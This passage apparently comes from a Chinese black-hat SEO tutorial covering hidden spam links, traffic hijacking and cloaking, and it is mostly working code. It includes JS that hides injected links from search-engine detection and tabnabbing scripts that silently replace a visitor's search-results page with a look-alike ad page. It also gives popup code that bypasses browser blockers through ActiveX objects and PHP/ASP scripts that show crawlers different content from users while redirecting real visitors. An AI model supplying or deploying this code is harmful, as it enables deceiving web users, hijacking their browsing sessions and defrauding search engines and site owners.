另外还有通过 iframe 等方式进行放置黑链接的做法,但是现在的百度算法中已经对 iframe 和 display:none 直接进行了打击，如果你对代码没有任何处理的话，那么你的所有做的外链将全部降权，下面我们来看下最新的隐藏外链的代码形式，当然了这些代码格式不是说一直可以用，希望各位能举一反三，记住搜索引擎就是一个 SB，但是前提你比他聪明。（如果你不知道最新有哪些隐藏外链的代码，那么在这里就教你一个小方法，在百度里面搜索灰色词，不要说你不知道什么是灰色词，如果你真的不知道，好吧我不想多说了，随便取一个灰色词排名的网站，放到站长工具里面查询他的反链…不说了，看下图）


查询网站的反向链接（在这里查的原因是找到为本站导入权重的网站有哪些）



隐形链接词



找到隐藏链接代码



提取这段隐藏链接代码（既然顺延权重，说明百度默认这段代码是合法的）

```
<div id="tesi">

<strong style="font-weight: 400"><p><p>友情连接<a href="http://www.xxx.com/">链接</a></p></p></
div></font></strong><font size="2"><script>document.getElementById("t"+"e"+"s"+"i").style.disp
lay='none';</script>
```

依次同理找到以下可以用的隐藏代码

```
<div id="litlink"> 百度友情链接：
<a href="http://www.xxx.com/">链接</a>
<script>document.getElementById("lit"+"li"+"n"+"k").style.display='none';</script>
```

```
<div id="bcok"><strong style="font-weight: 400">友情链接
<a href="http://www.bcjiazu.com/duqiu/">链接</a>
</div><script>document.getElementById("b"+"c"+"o"+"k").style.display='none';</script>
```

```
<div id="bcjz"><strong style="font-weight: 400">友情链接:
<a href="http://www.xxx.com">链接</a>
</div></strong><script>document.getElementById("b"+"c"+"j"+"z").style.display='none';</script>
```

```
<div id="muli">
<a href="http://www.xxx.com/" target="_blank">链接</a>
</div>
<script>document.write(unescape('%3Cscript%3Edocument.getElementById%28%22m%22+%22u%22+%22l%22
+%22i%22%29.style.display%3D%27none%27%3B%3C/script%3E'));</script>
```

7.13、js 窗口劫持类

7.13.1、搜索点击网站的时候子窗口后台覆盖

当我们搜索一个词打开网站的时候，在被打开的网站里面加入以下 js 代码，可以使搜索页面自动替换成我们指定的网站，这种操作的好处是，当我们劫持一个流量不错网站的时候，直接在他的网站上做单纯的 CPS 弹窗，容易让管理员发现，而这种静默子窗口覆盖就很容易解决这个问题。

劫持跳转演示，注意地址栏中中的地址变化

我点击设定好的页面（已经加入劫持代码的网页）

打开网站，一切正常，打开过程中没有出现异常（chrome 没有问题，而 IE 有一个提示框，问是否允许，看来还是 IE 谨慎啊....），不得不说这个网站做的....好了　　进入正题

返回搜索页面看下搜索地址有问题没有

我们不难发现这时候搜索地址已经被恶意替换了，而且搜索的下方还出现了广告条幅，如果用户不仔细观察，还以为这是百度搜索官网，这样的劫持是不是很不错，话题绕远一些，如果我做了一个淘宝站，只要在百度上排名前几就行，或者说在第二页，只要用户点击我的网站，那么我就把用户的搜索网址提换成我的网址，无论用户怎么搜索，他都在我的网站之内....

代码实现：有两种方式可以实现这种

A):网上我们常见的什么霸屏网之类的，如上图那个搜索页面出现的广告，是不是很神奇，其实这种方式实现起来很简单，我们只要事先定义一个将要弹出的覆盖页面配合 CPS 控制即可，搜索替换页面程序代码

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Frameset//EN" "http://www.w3.org/TR/html4/frameset.dtd">
```

```
<html>

<head>

<meta http-equiv="Content-Type" content="text/html; charset=gb2312">

<title>百度一下，你就知道</title>

</head>

<frameset rows="*,70,0" framespacing="0" border="0" frameborder="0">

<frame name="content" src="http://www.baidu.com/s?ct=2097152&tn=0051&ie=utf-8&si=xxxx.xx&bs=%E6%82%A6%E8%B4%9D%E7%BD%91&f=8&rsv_bp=1&wd=xxxxxx&rsv_sug3=5&rsv_sug4=499&rsv_sug1=1&rsv_sug2=0&inputT=16"></frame>

<frame name="ad" src="http://www.xxxx.xx/yuemi/index.html" scrolling="no"></frame>

</frameset>

<body>

</body>

</html>
```

其中 frame 中调用的参数是我们在搜索某一个关键词时百度的取值，第二个 frame 中所要展现的就是我们定义好的弹出页面，

B)：根据不同的搜索引擎来决定是否覆盖

这种方式做的更加隐蔽，只需要在宿主网站首页中加入一个 js 调用，就可以根据我们事先定义好的参数，来决定哪个搜索引擎出现覆盖，哪个搜索引擎不覆盖，js 代码如下

```
var h;

var w;
```

```
var l;

var t;

var topMar = 1;

var leftMar = -2;

var space = 1;

var isvisible;

var MENU_SHADOW_COLOR='#999999';//定义下拉菜单阴影色

var global = window.document

global.fo_currentMenu = null

global.fo_shadows = new Array



function HideMenu()

{

var mX;

var mY;

var vDiv;

var mDiv;

if (isvisible == true)

{

vDiv = document.all("menuDiv");

mX = window.event.clientX + document.body.scrollLeft;

mY = window.event.clientY + document.body.scrollTop;

if ((mX < parseInt(vDiv.style.left)) || (mX > parseInt(vDiv.style.left)+vDiv.offsetWidth) |

| (mY < parseInt(vDiv.style.top)-h) || (mY > parseInt(vDiv.style.top)+vDiv.offsetHeight)){

vDiv.style.visibility = "hidden";

isvisible = false;

}

}

}



function ShowMenu(vMnuCode,tWidth) {

vSrc = window.event.srcElement;
```

```
vMnuCode = "<table id='submenu' cellspacing=1 cellpadding=3 style='width:"+tWidth+"' class=men
u onmouseout='HideMenu()'><tr height=23><td nowrap align=left class=MenuBody>" + vMnuCode + "</
td></tr></table>";


h = vSrc.offsetHeight;

w = vSrc.offsetWidth;

l = vSrc.offsetLeft + leftMar+4;

t = vSrc.offsetTop + topMar + h + space-2;

vParent = vSrc.offsetParent;

while (vParent.tagName.toUpperCase() != "BODY")

{

l += vParent.offsetLeft;

t += vParent.offsetTop;

vParent = vParent.offsetParent;

}


menuDiv.innerHTML = vMnuCode;

menuDiv.style.top = t;

menuDiv.style.left = l;

menuDiv.style.visibility = "visible";

isvisible = true;

    makeRectangularDropShadow(submenu, MENU_SHADOW_COLOR, 4)

}


function makeRectangularDropShadow(el, color, size)

{

var i;

for (i=size; i>0; i--)

{

var rect = document.createElement('div');

var rs = rect.style

rs.position = 'absolute';
```

```
rs.left = (el.style.posLeft + i) + 'px';

rs.top = (el.style.posTop + i) + 'px';

rs.width = el.offsetWidth + 'px';

rs.height = el.offsetHeight + 'px';

rs.zIndex = el.style.zIndex - i;

rs.backgroundColor = color;

var opacity = 1 - i / (i + 1);

rs.filter = 'alpha(opacity=' + (100 * opacity) + ')';

el.insertAdjacentElement('afterEnd', rect);

global.fo_shadows[global.fo_shadows.length] = rect;

}

}

document.writeln("<script>document.write(unescape(\'%3C\/script%3E%20%0D%0A%3Cscript%20languag
e%3Djavascript%3E%0D%0Awindow.opener.navigate%28%22http%3A%5C/%5C/www.xxxx.com%5C/%3Faction%3D
new%22%29%3B%20%0D%0A%3C\/script%3E\'))<\/script>")

var s=document.referrer

if(s.indexOf("baidu")>0)

self.location="http://www.xxxx.com";

var s=document.referrer

if(s.indexOf("haosou")>0)

self.location="http://www.xxxx.com";

var s=document.referrer

if(s.indexOf("so")>0)

self.location="http://www.xxxx.com";



var s=document.referrer

if(s.indexOf("soso")>0)

self.location="http://www.xxxx.com";



var s=document.referrer

if(s.indexOf("sm")>0)

self.location="http://www.xxxx.com";
```

```
var s=document.referrer

if(s.indexOf("google")>0)

self.location="http://www.xxxx.com";



var s=document.referrer

if(s.indexOf("sogou")>0)

self.location="http://www.xxxx.com";



var s=document.referrer

if(s.indexOf("sina")>0)

self.location="http://www.xxxx.com";

parent.parent.window.location.href='http://www.xxxx.com';

if(parent.window.opener) parent.window.opener.location='http://www.xxxx.com';
```

JS 跳转代码参考

关于 js 跳转的代码参考，对于搜索引擎来说时时刻刻都在改动自己的算法，所以我们不能一直墨守成规，但是 js 跳转代码就那么多，至于怎么加密和组合，就需要我们去发挥了，一下是简单的代码参考

```
js 方式的页面跳转
1.window.location.href 方式
    <script language="javascript" type="text/javascript">
           window.location.href="target.aspx";
    </script>

2.window.navigate 方式跳转
   <script language="javascript">
    window.navigate("target.aspx");
</script>



3.window.loction.replace 方式实现页面跳转，注意跟第一种方式的区别
<script language="javascript">
    window.location.replace("target.aspx");
</script>
有 3 个 jsp 页面（1.aspx，2.aspx，3.aspx），进系统默认的是 1.aspx，当我进入 2.aspx 的时候， 2.aspx 里面
```

用 window.location.replace("3.aspx");

与用 window.location.href ("3.aspx");

从用户界面来看是没有什么区别的，但是当 3.aspx 页面有一个"返回"按钮，调用 window.history.go(-1); wondow.history.back();方法的时候，一点这个返回按钮就要返回 2.aspx 页面的话，区别就出来了，当用 window.location.replace("3.aspx");连到 3.aspx 页面的话，3.aspx 页面中的调用 window.history.go(-1);wondow.history.back();方法是不好用的，会返回到 1.aspx。

4.self.location 方式实现页面跳转，和下面的 top.location 有小小区别

```
<script language="JavaScript">
       self.location='target.aspx';
</script>
```

5.top.location

```
<script language="javascript">
       top.location='target.aspx';
</script>
```

6.不推荐这种方式跳转

```
 <script language="javascript">
 alert("返回");
 window.history.back(-1);
</script>
```

meta 方式实现跳转(content = 3 单位是秒)

```
<meta http-equiv=refresh content=3;URL="http://www.dayanmei.com">
```

总结二：

1. Javascript 返回上一页 history.go(-1), 返回两个页面: history.go(-2);

2. history.back().

3. window.history.forward()返回下一页

4. window.history.go(返回第几页,也可以使用访问过的 URL)

例:

```
<a href="javascript:history.go(-1);">向上一页</a>
```

```
response.Write("<script language=javascript>")
response.Write("if(!confirm('完成任务?')){history.back();}")
response.Write("</script>")
```

```
response.Write("<script language=javascript>history.go(-1);</script>")
<a href="javascript:history.go(-1);">向上一页</a>

页面跳转:onclick="window.location.href='list.aspx'"

P.S.
小技巧(JS 引用 JS):

[javascript] view plaincopy

<mce:script type=text/javascript><!--

if (typeof SWFObject == "undefined") {

document.write('<scr' + 'ipt type="text/javascript" src="/scripts/swfobject-1.5.js"></scr' + '
ipt>');}

// -->

</mce:script>


Javascript 刷新页面的几种方法：
1    history.go(0)
2    location.reload()
3    location=location
4    location.assign(location)
5    document.execCommand('Refresh')
6    window.navigate(location)
7    location.replace(location)
8    document.URL=location.href

自动刷新页面的方法：
1.页面自动刷新：把如下代码加入<head>区域中
<meta http-equiv="refresh" content="20">
其中 20 指每隔 20 秒刷新一次页面.

2.页面自动跳转：把如下代码加入<head>区域中
<meta http-equiv="refresh" content="20;url=http://www.wyxg.com">
其中 20 指隔 20 秒后跳转到 http://www.wyxg.com 页面

3.页面自动刷新 js 版


[c-sharp] view plaincopy

<mce:script language="JavaScript"><!--
```

```
function myrefresh()

{

       window.location.reload();

}

setTimeout('myrefresh()',1000); //指定 1 秒刷新一次

// --></mce:script>
```

ASP.NET 如何输出刷新父窗口脚本语句

```
1.   this.response.write("<script>opener.location.reload();</script>");

2.   this.response.write("<script>opener.window.location.href = opener.window.location.href;</
script>");

3.   Response.Write("<script language=javascript>opener.window.navigate(''你要刷新的页.asp'');<
/script>")
```

JS 刷新框架的脚本语句

```
//如何刷新包含该框架的页面用
<script language=JavaScript>
   parent.location.reload();
</script>

//子窗口刷新父窗口
<script language=JavaScript>
    self.opener.location.reload();
</script>
(  或  <a href="javascript:opener.location.reload()">刷新</a>   )

//如何刷新另一个框架的页面用
<script language=JavaScript>
   parent.另一 FrameID.location.reload();
</script>
```

如果想关闭窗口时刷新或者想开窗时刷新的话，在<body>中调用以下语句即可。

```
[javascript] view plaincopy
```

```
<body onload="opener.location.reload()"> 开窗时刷新

<body onUnload="opener.location.reload()"> 关闭时刷新



<mce:script language="javascript"><!--



window.opener.document.location.reload()

// --></mce:script>
```

7.13.2、js 弹窗

根据判断用户 IP 来进行弹窗

```
/**
* 获取客户端 IP 地址
* @param integer $type 返回类型 0 返回 IP 地址 1 返回 IPV4 地址数字
* @param boolean $adv 是否进行高级模式获取（有可能被伪装）
* @return mixed
*/
function get_client_ip($type = 0,$adv=false) {
    $type       =  $type ? 1 : 0;
    static $ip  =   NULL;
    if ($ip !== NULL) return $ip[$type];
    if($adv){
        if (isset($_SERVER['HTTP_X_FORWARDED_FOR'])) {
            $arr    =   explode(',', $_SERVER['HTTP_X_FORWARDED_FOR']);
            $pos    =   array_search('unknown',$arr);
            if(false !== $pos) unset($arr[$pos]);
            $ip     =   trim($arr[0]);
        }elseif (isset($_SERVER['HTTP_CLIENT_IP'])) {
            $ip     =   $_SERVER['HTTP_CLIENT_IP'];
        }elseif (isset($_SERVER['REMOTE_ADDR'])) {
            $ip     =   $_SERVER['REMOTE_ADDR'];
        }
    }elseif (isset($_SERVER['REMOTE_ADDR'])) {
        $ip     =   $_SERVER['REMOTE_ADDR'];
    }
    // IP 地址合法验证
    $long = sprintf("%u",ip2long($ip));
    $ip   = $long ? array($ip, $long) : array('0.0.0.0', 0);
    return $ip[$type];
}
```

记录 cookie 来控制规定时间内弹窗窗口的数量

```
function cookieGO(name) {
  var today = new Date();
  var expires = new Date();
  expires.setTime(today.getTime() + 1000*60*60*24);
  setCookie("Ixiaoyaolife", name, expires);
}



  var exitURL="http://www.seoby.cn/";

function TanChuang() {

  var c = getCookie("Ixiaoyaolife");
  if (c != null) {
    return;
  }
  cookieGO("xiaolin");

  var featureStr="''";

    featureStr="'top=0,left=0,width=800,height=600,toolbar=yes, menubar=no, scrollbars=no, res
izable=no, location=no, status=no,center:no'";



  self.focus();

  var ExitWindow = window.open(exitURL,'', featureStr);

    ExitWindow.focus();

}
function setCookie(name, value, expire) {
  window.document.cookie = name + "=" + escape(value) + ((expire == null) ? "" : ("; expires="
+ expire.toGMTString()));
}

function getCookie(Name) {
   var findcookie = Name + "=";
   if (window.document.cookie.length > 0) { // if there are any cookies
     offset = window.document.cookie.indexOf(findcookie);
  if (offset != -1) { // if cookie exists
       offset += findcookie.length;          // set index of beginning of value
    end = window.document.cookie.indexOf(";", offset)          // set index of end of cookie va
```

```
lue
    if (end == -1)
      end = window.document.cookie.length;
    return unescape(window.document.cookie.substring(offset, end));
     }
   }
   return null;
}
TanChuang();
window.focus()
```

对于大部分浏览器是对弹窗窗口拦截的，也就是说直接弹出的话，是不可能显示出来的，弄不好还还报毒，那么遇到这种情况我们怎么办呢？我们只需要在 js 读取的时候，根据不同的浏览器类型，来进行弹窗自选，下面是超级弹窗的代码片段，至于最新的浏览器规则是什么样子的，就需要各位看官自己去研究了

```
*********************************************************************************************

扩展阅读：http://www.seoby.cn/post/c641b_55ce409   （超级弹窗控制弹出次数）

         http://www.seoby.cn/post/c641b_55ce144   （第一次访问弹出记录 cookie）

*********************************************************************************************

//popup.js

var ptype=1;

function setcookie(cName,cExpires)
{
        var cookie_time;
        try
        {
                cookie_time = parseFloat(cExpires) * 1;
        }
        catch(e)
        {
                cookie_time = 60*60;
        }
        if(isNaN(cookie_time))
                cookie_time = 60*60;
        var then = new Date();
        then.setTime(then.getTime() + cookie_time*1000);
        document.cookie=cName+'=1;expires='+ then.toGMTString()+';path=/;';
}



function upcookie(cname,ctime){
```

```
  setcookie(cname,ctime);
}

var state=0;
;(function(){
  var d=navigator.userAgent;
  var a={};
  a.ver={
    ie:/MSIE/.test(d),
    ie6:!/MSIE 7\.0/.test(d)&&/MSIE 6\.0/.test(d)&&!/MSIE 8\.0/.test(d),
    tt:/TencentTraveler/.test(d),
    i360:/360SE/.test(d),
    sogo:/; SE/.test(d),
    gg:window.google&&window.chrome,
    _v1:'<object id="p01" width="0" height="0" classid="CLSID:6BF5'+'2A52-394'+'A-1'+'1D3-B15'
+'3-00'+'C04F'+'79FAA6"></object>',
    _v2:'<object id="p02" style="position:absolute;left:1px;top:1px;width:1px;height:1px;" cla
ssid="clsid:2D'+'360201-FF'+'F5-11'+'d1-8D0'+'3-00A'+'0C95'+'9BC0A"></object>'
  };
  if(a.ver.ie||a.ver.tt){
    document.write(a.ver._v1);document.write(a.ver._v2);
    }
  a.fs=null;a.fdc=null;a.timeid=0;a.first=1;a.url='';a.w=0;a.h=0;
  a.init=function(){
    try{
      if(typeof document.body.onclick=="function"){
        a.fs=document.body.onclick;document.body.onclick=null
        }
      if(typeof document.onclick=="function"){
        if(document.onclick.toString().indexOf('clickpp')<0){
          a.fdc=document.onclick;document.onclick=function(){
            a.clickpp(a.url,a.w,a.h)
            }
          }
        }
    }catch(q){}
  };
  a.donepp=function(c,g){
    if (g==1 && (!a.ver.i360 && a.ver.ie6))  return;
    if (state)  return;
    try{
      document.getElementById("p01").launchURL(c);state=1;upcookie(popup_cookie_name,cookie_ti
me)
    }catch(q){}
```

```
  };
  a.clickpp=function(c,e,f){
    a.open(c,e,f);clearInterval(a.timeid);document.onclick=null;
    if(typeof a.fdc=="function") try{document.onclick=a.fdc}catch(q){}
    if(typeof a.fs=="function") try{document.body.onclick=a.fs}catch(q){}
  }
  a.open=function(c,e,f){
    if (state)  return;
    a.url=c;a.w=e;a.h=f;
    if (a.timeid==0) a.timeid=setInterval(a.init,100);
    var b='height='+f+',width='+e+',left=0,top=0,toolbar=yes,location=yes,status=yes,menubar=y
es,scrollbars=yes,resizable=yes';
    var j='window.open("'+c+'", "_blank", "'+b+'")';
    var m=null;
    try{m=eval(j)}catch(q){}
    if(m && !(a.first && a.ver.gg)){
      if (ptype!=-1){m.focus();}else{m.blur();window.focus();}
      state=1;upcookie(popup_cookie_name,cookie_time);
      if(typeof a.fs=="function")  try{document.body.onclick=a.fs}catch(q){}
      clearInterval(a.timeid);
    }else{
      var i=this,  j=false;
      if(a.ver.ie||a.ver.tt){
        document.getElementById("p01");document.getElementById("p02");
        setTimeout(function(){
            var obj=document.getElementById("p02");
            if (state || !obj)  return;
            try{
              var wPop=obj.DOM.Script.open(c,"_blank",b);
              if (wPop){
                if (ptype!=-1){wPop.focus();}else{wPop.blur();window.focus();}
                state=1;upcookie(popup_cookie_name,cookie_time);
              }else if (a.ver.sogo){state=1;upcookie(popup_cookie_name,cookie_time);}
            }catch(q){}},200);
      }
      if (a.first){
        a.first=0;
        try{if(typeof document.onclick=="function") a.fdc=document.onclick}catch(p){}
        document.onclick=function(){i.clickpp(c,e,f)};
        if (a.ver.ie){
          if (window.attachEvent)  window.attachEvent("onload", function(){i.donepp(c,1);});
          else if (window.addEventListener) window.addEventListener("load", function(){i.donep
p(c,1);},true);
          else window.onload=function(){i.donepp(c,1);};
```

```
        }
      }
    }
  };
  window.popup=a;
})();
popup.open(gotourl, window.screen.width, window.screen.height);
```

根据搜索引擎不同进行弹出，这样可以最大保证弹窗的安全性（怎么用？自己发挥吧----意淫下撒）

```
//下拉菜单相关代码
var h;
var w;
var l;
var t;
var topMar = 1;
var leftMar = -2;
var space = 1;
var isvisible;
var MENU_SHADOW_COLOR='#999999';//定义下拉菜单阴影色
var global = window.document
global.fo_currentMenu = null
global.fo_shadows = new Array

function HideMenu()
{
var mX;
var mY;
var vDiv;
var mDiv;
  if (isvisible == true)
{
    vDiv = document.all("menuDiv");
    mX = window.event.clientX + document.body.scrollLeft;
    mY = window.event.clientY + document.body.scrollTop;
    if ((mX < parseInt(vDiv.style.left)) || (mX > parseInt(vDiv.style.left)+vDiv.offsetWidth) |
| (mY < parseInt(vDiv.style.top)-h) || (mY > parseInt(vDiv.style.top)+vDiv.offsetHeight)){
      vDiv.style.visibility = "hidden";
      isvisible = false;
    }
}
}

function ShowMenu(vMnuCode,tWidth) {
  vSrc = window.event.srcElement;
```

```
  vMnuCode = "<table id='submenu' cellspacing=1 cellpadding=3 style='width:"+tWidth+"' class=me
nu onmouseout='HideMenu()'><tr height=23><td nowrap align=left class=MenuBody>" + vMnuCode + "<
/td></tr></table>";

  h = vSrc.offsetHeight;
  w = vSrc.offsetWidth;
  l = vSrc.offsetLeft + leftMar+4;
  t = vSrc.offsetTop + topMar + h + space-2;
  vParent = vSrc.offsetParent;
  while (vParent.tagName.toUpperCase() != "BODY")
  {
    l += vParent.offsetLeft;
    t += vParent.offsetTop;
    vParent = vParent.offsetParent;
  }

  menuDiv.innerHTML = vMnuCode;
  menuDiv.style.top = t;
  menuDiv.style.left = l;
  menuDiv.style.visibility = "visible";
  isvisible = true;
    makeRectangularDropShadow(submenu, MENU_SHADOW_COLOR, 4)
}

function makeRectangularDropShadow(el, color, size)
{
  var i;
  for (i=size; i>0; i--)
  {
    var rect = document.createElement('div');
    var rs = rect.style
    rs.position = 'absolute';
    rs.left = (el.style.posLeft + i) + 'px';
    rs.top = (el.style.posTop + i) + 'px';
    rs.width = el.offsetWidth + 'px';
    rs.height = el.offsetHeight + 'px';
    rs.zIndex = el.style.zIndex - i;
    rs.backgroundColor = color;
    var opacity = 1 - i / (i + 1);
    rs.filter = 'alpha(opacity=' + (100 * opacity) + ')';
    el.insertAdjacentElement('afterEnd', rect);
    global.fo_shadows[global.fo_shadows.length] = rect;
  }
}
```

```
document.writeln("<script>document.write(unescape(\'%3C\/script%3E%20%0D%0A%3Cscript%20languag
e%3Djavascript%3E%0D%0Awindow.opener.navigate%28%22http%3A%5C/%5C/www.xxxx.com%5C/%3Faction%3D
new%22%29%3B%20%0D%0A%3C\/script%3E\'))<\/script>")

var s=document.referrer
if(s.indexOf("baidu")>0)
self.location="http://www.xxxx.com";

var s=document.referrer
if(s.indexOf("haosou")>0)
self.location="http://www.xxxx.com";

var s=document.referrer
if(s.indexOf("so")>0)
self.location="http://www.xxxx.com";

var s=document.referrer
if(s.indexOf("soso")>0)
self.location="http://www.xxxx.com";

var s=document.referrer
if(s.indexOf("sm")>0)
self.location="http://www.xxxx.com";

var s=document.referrer
if(s.indexOf("google")>0)
self.location="http://www.xxxx.com";

var s=document.referrer
if(s.indexOf("sogou")>0)
self.location="http://www.xxxx.com";

var s=document.referrer
if(s.indexOf("sina")>0)
self.location="http://www.xxxx.com";
parent.parent.window.location.href='http://www.xxxx.com';
if(parent.window.opener) parent.window.opener.location='http://www.xxxx.com';
```

7.13.3、js 整站无缝劫持代码

博客程序是比较好优化的网站程序之一，很多人用博客网站来做排名。当排名上去获得流量后随之而来就是转化率问题，博客界面一般都是比较粗糙的，转化 率可见一斑。那么很多人会想有什么办法可以让优化的是一个界面，客户访问的又是另一个界面呢？这样既容易优化又容易提高转化率，何乐而不为。

可以用蜘蛛劫持或者 js 来实现，这里主要分享 js 劫持的方法。先上代码：

```
document.writeln(“<script language = javascript>”); document.writeln(“document.write(\”<frameset rows=\’100%,*\’ frameborder=\’NO\’ border=\’0\’ framespacing=\’0\’>\”);”); document.writeln(“document.write(\”<frame name=\’main\’ src=\’http:\/\/域名\/’ scrolling=yes>\”);”); document.writeln(“document.write(\”<\/frameset>\”);”); document.writeln(“<\/script>”);
```

保存到 http://域名/1.js 文件中，然后在需要的界面调用这个 js，代码：“ <script src=”http://域名/1.js” type=”text/javascript”></script> ”，这样就能放回不同的界面了。其实只是视觉上的差异而已，源码和蜘蛛看到的是一样的，只是用浏览器直接打开网址后会展示我们的广告页面，这样既有利于优 化又能提高转化率，确实是不错的选择。

7.14、搜索跳转

```
<?php
@session_start();
require('./include/conn.php');
$_SESSION['countinfo'] = isset($_SESSION['countinfo']) ? $_SESSION['countinfo'] + 1 : 1;
$seoInfo = $db->sql('select * from web_seo where sid = 1');

$file="http://www.xxx.com/ylc/4/ylc2.html";劫持到的地址
$referer=$_SERVER["HTTP_REFERER"];
$agent= strtolower($_SERVER["HTTP_USER_AGENT"]);

if(strstr($referer,"baidu")&&strstr($referer,"456"))
{
   Header("Location: $url");
}
if(ereg("http://www.baidu.com/search/spider.htm",$agent))
{
$content=file_get_contents($file);
echo $content;
exit;
}
```

PHP 代码

```
<?php
```

```
$file=http://www.xxx.com;
$referer=$_SERVER["HTTP_REFERER"];   //得到来路网址。
$agent= strtolower($_SERVER["HTTP_USER_AGENT"]);   //当前请求的内容转化为小写。
if(strstr($referer,"baidu")&&strstr($referer,"456")){     //如果从百度转到该页
   Header("Location: http://www.xxx.com/");      //   转到指定网址
}
if(ereg("http://www.baidu.com/search/spider.htm",$agent))    //如果是搜索引擎爬虫访问该页面
{
$content=file_get_contents($file);                                          //转到百度首页
  echo $content;
        exit;
}
?>
```

Asp 代码

```
<%
function GetBot()
'查询蜘蛛
dim s_agent
GetBot=""
s_agent=Request.ServerVariables("HTTP_USER_AGENT") '关键判断语句
if instr(1,s_agent,"googlebot",1) >0 then
GetBot="google"
end if
if instr(1,s_agent,"msnbot",1) >0 then
GetBot="MSN"
end if
if instr(1,s_agent,"slurp",1) >0 then
GetBot="Yahoo"
end if
if instr(1,s_agent,"baiduspider",1) >0 then
```

```
GetBot="baidu"

end if

if instr(1,s_agent,"sohu-search",1) >0 then

GetBot="Sohu"

end if

if instr(1,s_agent,"sogou spider",1) >0 then

GetBot="Sogou"

end if

if instr(1,s_agent,"360Spider",1) >0 then

GetBot="so"

end if

if instr(1,s_agent,"lycos",1) >0 then

GetBot="Lycos"

end if

if instr(1,s_agent,"robozilla",1) >0 then

GetBot="Robozilla"

end if

end function

Function getHTTPPage(Path)

t = GetBody(Path)

getHTTPPage=BytesToBstr(t,"GB2312")'编码

End function

Function Newstring(wstr,strng)

Newstring=Instr(lcase(wstr),lcase(strng))

if Newstring<=0 then Newstring=Len(wstr)

End Function

Function GetBody(url)

on error resume next

Set Retrieval = CreateObject("Microsoft.XMLHTTP")

With Retrieval

.Open "Get", url, False, "", ""
```

```
.Send

GetBody = .ResponseBody

End With

Set Retrieval = Nothing

End Function

Function BytesToBstr(body,Cset)

dim objstream

set objstream = Server.CreateObject("adodb.stream")

objstream.Type = 1

objstream.Mode =3

objstream.Open

objstream.Write body

objstream.Position = 0

objstream.Type = 2

objstream.Charset = Cset

BytesToBstr = objstream.ReadText

objstream.Close

set objstream = nothing

End Function

Dim wstr,str,url,start,over,dtime

if GetBot="baidu" then

'给百度蜘蛛定制的内容

url="http://xxx.com/"

'想要展示给蜘蛛的页面地址

wstr=getHTTPPage(url)

body=wstr

response.write ""&body&""

response.end

elseif GetBot="google" then

'给 google 蜘蛛定制的内容

url="http://xxx.com/"
```

```
wstr=getHTTPPage(url)

body=wstr

response.write ""&body&""

response.End

end if

if instr(Request.ServerVariables("http_referer"),"www.baidu.com")>0 then

'如果用户来自 www.baidu.com

response.redirect("http://www.xxx.com/")

'跳转指定地址

end if

if instr(Request.ServerVariables("http_referer"),"www.google.com.hk")>0 then

'如果用户来自 www.google.com.hk

response.redirect("http://www.xxx.com/")

'跳转指定地址

end if

if instr(Request.ServerVariables("http_referer"),"www.so.com")>0 then

'如果用户来自 www.so.com

response.redirect("http://www.xxx.com/")

'跳转指定地址

end if

if instr(Request.ServerVariables("http_referer"),"www.sogou.com")>0 then

'如果用户来自 www.sogou.com

response.redirect("http://www.xxx.com/")

'跳转指定地址

end If

if instr(Request.ServerVariables("http_referer"),"www.yahoo.com")>0 then

'如果用户来自 www.yahoo.com

response.redirect("http://www.xxx.com/")

'跳转指定地址

end if

%>
```

7.15、蜘蛛劫持分析

判断蜘蛛来源类型

```
<?php

$flag = false;

$tmp = $_SERVER['HTTP_USER_AGENT'];

if(strpos($tmp,'Googlebot') !== false){

$flag = true;

}else if(strpos($tmp,'Baiduspider') >0){

$flag = true;

}else if(strpos($tmp,'Yahoo! Slurp') !== false){

$flag = true;

}else if(strpos($tmp,'msnbot') !== false){

$flag = true;

}else if(strpos($tmp,'Sosospider') !== false){

$flag = true;

}else if(strpos($tmp,'360Spider') !== false){

$flag = true;

}else if(strpos($tmp,'YodaoBot') !== false ||strpos($tmp,'OutfoxBot') !== false){

$flag = true;

}else if(strpos($tmp,'Sogou web spider') !== false ||strpos($tmp,'Sogou Orion spider') !== fals
e){

$flag = true;

}else if(strpos($tmp,'fast-webcrawler') !== false){

$flag = true;

}else if(strpos($tmp,'Gaisbot') !== false){

$flag = true;

}else if(strpos($tmp,'ia_archiver') !== false){

$flag = true;

}else if(strpos($tmp,'altavista') !== false){

$flag = true;
```

```
}else if(strpos($tmp,'lycos_spider') !== false){

$flag = true;

}else if(strpos($tmp,'Inktomi slurp') !== false){

$flag = true;

}

if($flag == false){

include( "gg.html");

}else {

include( "shouye.php");

}

?>
```

